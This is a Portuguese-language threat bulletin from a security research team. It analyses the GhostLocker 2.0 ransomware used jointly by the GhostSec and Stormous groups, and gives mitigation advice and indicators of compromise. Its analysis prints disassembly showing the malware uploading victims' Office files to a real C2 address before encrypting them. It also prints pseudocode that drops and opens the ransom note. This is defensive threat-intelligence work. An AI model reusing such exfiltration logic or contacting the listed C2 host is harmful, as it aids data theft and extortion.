



BOLETIM DE SEGURANÇA

Grupos de Ransomware lançam ataques conjuntos em mais de 15 países



TLP: CLEAR



Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research](#)



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall](#)



ISH —

CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

BAIXAR



ISH —

ALERTA PARA RETORNO DO MALWARE EMOTET!

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

BAIXAR



ISH —

GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS

O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...

BAIXAR

SUMÁRIO

1	Sumário Executivo	6
2	Informações sobre o grupo	7
3	Evolução do grupo	9
4	Recomendações	11
5	Indicadores de Compromissos	12
6	Referências	13

LISTA DE TABELAS

Tabela 1 – Indicadores de Compromissos de artefatos.....	12
Tabela 2 – Indicadores de Compromissos de Rede.....	12

LISTA DE FIGURAS

Figura 1 – Países vítimas dos grupos.....	6
Figura 2 – Exemplo de mensagens no telegram do Ghostsec.....	7
Figura 3 – Famílias de grupos do telegram.....	7
Figura 4 – Modelo de trabalho de membros do Stmx_GhostLocker.....	8
Figura 5 – Modelo de trabalho de não membros do Stmx_GhostLocker.....	8
<i>Figura 6 – Nota de resgate do GhostLocker.....</i>	<i>9</i>
<i>Figura 7 – Nota de resgate do GhostLocker 2.0.....</i>	<i>9</i>
<i>Figura 8 – Função para exfiltrar arquivos para o servidor C2.....</i>	<i>10</i>
<i>Figura 9 – Função que abre a nota de resgate.....</i>	<i>10</i>

1 SUMÁRIO EXECUTIVO

A equipe da [TALOS](#) informou que os grupos de ransomware **GhostSec** e **Stormous** operando juntos para conduzir vários ataques de dupla extorsão usando os programas de ransomware **GhostLocker** e **StormousX** contra vítimas em países como, Cuba, Argentina, Polônia, China, Líbano, Israel, Uzbequistão, Índia, África do Sul, Brasil, Marrocos, Catar, Turquia, Egito, Vietnã, Tailândia e Indonésia, de acordo com a avaliação das mensagens de divulgação postadas pelo grupo em seus canais telegram e no site de vazamento de dados do ransomware Stormous.



Figura 1 – Países vítimas dos grupos.

2 INFORMAÇÕES SOBRE O GRUPO

A Talos destacou os ataques contínuos do grupo aos sistemas industriais, infraestrutura crítica e empresas de tecnologia de Israel. Em 12 de novembro de 2023, alegaram que as organizações afetadas também incluíam o Ministério da Defesa Israelense.




Figura 2 – Exemplo de mensagens no telegram do Ghostsec.

Esse grupo de hackers que afirma fazer parte de um grupo moderno de Cinco Famílias que inclui **ThreatSec**, **Stormous**, **Blackforums** e **SiegedSec** em seus canais como telegram. Suas motivações incluem setores financeiros, conduzindo ataques de extorsão simples e duplos contra vítimas em várias regiões geográficas. Eles também conduziram vários ataques de negação de serviço (DoS) e derrubaram sites de vítimas, de acordo com mensagens do canal telegram. Suas afirmações também nos mostraram que seu foco principal é arrecadar fundos para hacktivistas e atores de ameaças por meio de suas atividades cibercriminosas.




Figura 3 – Famílias de grupos do telegram.

Em outubro de 2023, GhostSec anunciou sua nova estrutura de *ransomware-as-a-service* (**RaaS**) chamada GhostLocker . Após suas operações colaborativas bem-sucedidas com o grupo de ransomware Stormous em julho de 2023 contra os ministérios cubanos, em 14 de outubro de 2023, o grupo Stormous anunciou que usaria o programa de ransomware GhostLocker além de seu programa StormousX.

O grupo compartilhou seus modelos de diagramas de fluxo de trabalho para afiliados e membros e não membros em seus canais do telegram.




Figura 4 – Modelo de trabalho de membros do Stmx_GhostLocker.




Figura 5 – Modelo de trabalho de não membros do Stmx_GhostLocker.

3 EVOLUÇÃO DO GRUPO

Em novembro de 2023, o grupo GhostSec anunciou a versão 2.0, de seu ransomware GhostLocker chamada GhostLocker 2.0. Recentemente, foi observado que suas operações começaram a anunciar sua versão mais recente do Golang, “GhostLocker 2.0”, chamando-a de “GhostLocker V2” e mencionando seu trabalho contínuo no GhostLocker V3, indicando sua evolução contínua no desenvolvimento de seu conjunto de ferramentas.

O GhostLocker 2.0 criptografa os arquivos na máquina da vítima usando a extensão de arquivo “. ghost” e descarta e abre uma nota de resgate. A nota de resgate mudou em relação à versão anterior, onde a operadora diz aos usuários para protegerem o ID de criptografia exibido na nota de resgate e compartilhá-lo com eles em seu serviço de bate-papo durante a negociação, clicando em “Clique em mim”. A operadora menciona ainda que os dados roubados da vítima serão divulgados caso ela não consiga contatá-la em sete dias.




Figura 6 – Nota de resgate do GhostLocker.



Figura 7 – Nota de resgate do GhostLocker 2.0

O GhostLocker 2.0 procura os arquivos de destino na máquina da vítima de acordo com a lista de extensões de arquivo definida pelo autor e, antes que a rotina de criptografia seja iniciada, ele fará o upload dos arquivos de destino para o servidor C2 por meio da URL “hxxp[://] 94[.]103[.]91[.]246[/]upload” usando o método de postagem HTTP. O ator configurou o ransomware para exfiltrar e criptografar os arquivos que possuem extensões de arquivo **.doc**, **.docx**, **.xls** e **.xlsx**.



```

mov     rsi, [rsp+1A0h+arg_0]
lea    rax, [rsi+rdx]
lea    rax, [rax-5]
lea    rbx, aXlsx ; ".xlsx"
mov     ecx, 5
call   runtime_memequal
test   al, al
jnz    loc_63C2D9

loc_63C2D9:
mov     rax, [rsp+1A0h+var_E8]
mov     rcx, [rsp+1A0h+var_150]
mov     rbx, [rsp+1A0h+var_158]

loc_63C2D9:
mov     rax, [rsp+1A0h+arg_0]
mov     rbx, [rsp+1A0h+arg_8]
lea    rcx, aHttp9410391246 ; "http://94.103.91.246/upload"
mov     edi, 1Bh
mov     rsi, [rsp+1A0h+var_F0]
mov     r8, [rsp+1A0h+var_160]
mov     r9, [rsp+1A0h+var_E0]
mov     r10, [rsp+1A0h+var_148]
call   main_uploadFile
xor     eax, eax
xor     ebx, ebx
add    rsp, 1A0h
pop    rbp
retn

loc_638F83:
mov     rdi, [rsp+1A0h+var_D0]
mov     rsi, [rsp+1A0h+var_130]
mov     r8, [rsp+1A0h+var_128]
call   main_encrypt
mov     [rsp+1A0h+var_A8], rax
mov     [rsp+1A0h+var_D8], rdi
mov     [rsp+1A0h+var_100], rbx
mov     [rsp+1A0h+var_F8], rcx
mov     [rsp+1A0h+var_140], rsi
mov     [rsp+1A0h+var_138], r8
test   r9, r9
jz     loc_63C07A
  
```

Figura 8 – Função para exfiltrar arquivos para o servidor C2

Após a exfiltração bem sucedida, o malware criptografa os arquivos alvo e anexa “. ghost” como a extensão dos arquivos criptografados. Durante o processo de criptografia, o malware ignora a pasta “C:\Windows”. Após completar a rotina de criptografia, o ransomware insere a nota de resgate incorporada em um arquivo HTML com o nome de arquivo “Ransomnote.html” na área de trabalho da vítima e inicia usando o comando `Iniciar` do Windows.



```

runtime_slicebytetostring();
strings_Replace();
runtime_stringtoslicebyte();
v12 = os_getenv();
v13 = 11LL;
v14 = "Desktop";
v15 = 7LL;
v16 = "RansomNote.html";
v17 = 15LL;
path_filepath_join();
v6 = v2;
v8 = os_WriteFile();
if ( v8 )
{
v11 = v1;
v9 = &sunk_657260;
v10 = &off_724780;
*(__QWORD *)&v11 = *(__QWORD *) (v3 + 8);
*(__QWORD *)&v11 + 13 = 3LL;
return fmt_Fprintln();
}
else
{
v18 = "/c";
v19 = 2LL;
v20 = "start";
v21 = 5LL;
v22 = v6;
v23 = 3LL;
os_exec_Command();
v5 = os_exec_Cmd_Run();
if ( v5 )
{
v8 = v1;
v7[2] = &sunk_657260;
v7[3] = &off_724790;
*(__QWORD *)&v8 = *(__QWORD *) (v5 + 8);
*(__QWORD *)&v8 + 1 = 3LL;
}
else
{
v7[0] = &sunk_657260;
v7[1] = &off_7247A0;
}
return fmt_Fprintln();
}
  
```

Figura 9 – Função que abre a nota de resgate

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Autenticação Multifator (MFA)

- Implemente MFA em todos os pontos de acesso remoto. Isso adiciona uma camada extra de segurança, exigindo mais do que apenas uma senha para autenticação.

Senhas Fortes

- Incentive o uso de senhas fortes e alterações regulares de senha. Senhas fracas são vulnerabilidades que os cibercriminosos podem explorar.

Bloqueio Automático de Conta

- Configure políticas de bloqueio automático de conta após várias tentativas de login malsucedidas. Isso ajuda a evitar ataques de força bruta.

Listas de Conexões Permitidas

- Crie listas de permissões de IPs usando firewalls. Isso restringe o acesso apenas a endereços IP confiáveis.

Backup Regular e Criptografado

- Mantenha backups regulares de seus dados importantes. Certifique-se de que esses backups sejam criptografados e armazenados offline para evitar que ransomwares os afetem.

Atualizações de Software

- Mantenha seus programas e sistemas operacionais atualizados com as versões mais recentes. Isso ajuda a corrigir vulnerabilidades conhecidas.

Conscientização dos Colaboradores

- Eduque seus funcionários sobre práticas seguras de navegação na web, phishing e como identificar ameaças. A conscientização é fundamental para evitar ataques de spearphishing.

Teste Constante de Backups

- Verifique regularmente se seus backups estão funcionando corretamente e se você pode restaurar os dados quando necessário.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	f001329114937fbc439f251c803ba825
sha1:	95ae81de52655fac3f1b226f1896690566090640
sha256:	a1b468e9550f9960c5e60f7c52ca3c058de19d42eafa760b9d5282eb24b7c55f
File name:	9Q38eDOocR4AHEY2Ewkjc8OWNwtxGN5R.exe

Indicadores de compromisso do artefato	
md5:	8ad67a1b7a5f2428c93f7a13a398e39c
sha1:	d4f71fc5479a02c8ff57c90fc67b948adb5604e0
sha256:	8b758ccdfbfa5ff3a0b67b2063c2397531cf0f7b3d278298da76528f443779e9
File name:	qCjSlzgTycC9WKT4KfnzGoXbAB4udBU7.exe

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxp[://]94[.]103[.]91[.]246/incrementLaunch hxxp[://]94[.]103[.]91[.]246/addInfection hxxp[://]94[.]103[.]91[.]246/victimchat?id=[EncryptionID] hxxp[://]94[.]103[.]91[.]246/login?next= hxxp[://]94[.]103[.]91[.]246/upload
IP	94[.]103[.]91[.]246

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IOCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- Heimdall by ISH Tecnologia
- [Ciscotalos](#)
- [Thehackernews](#)



heimdall
security research

A DIVISION OF ISH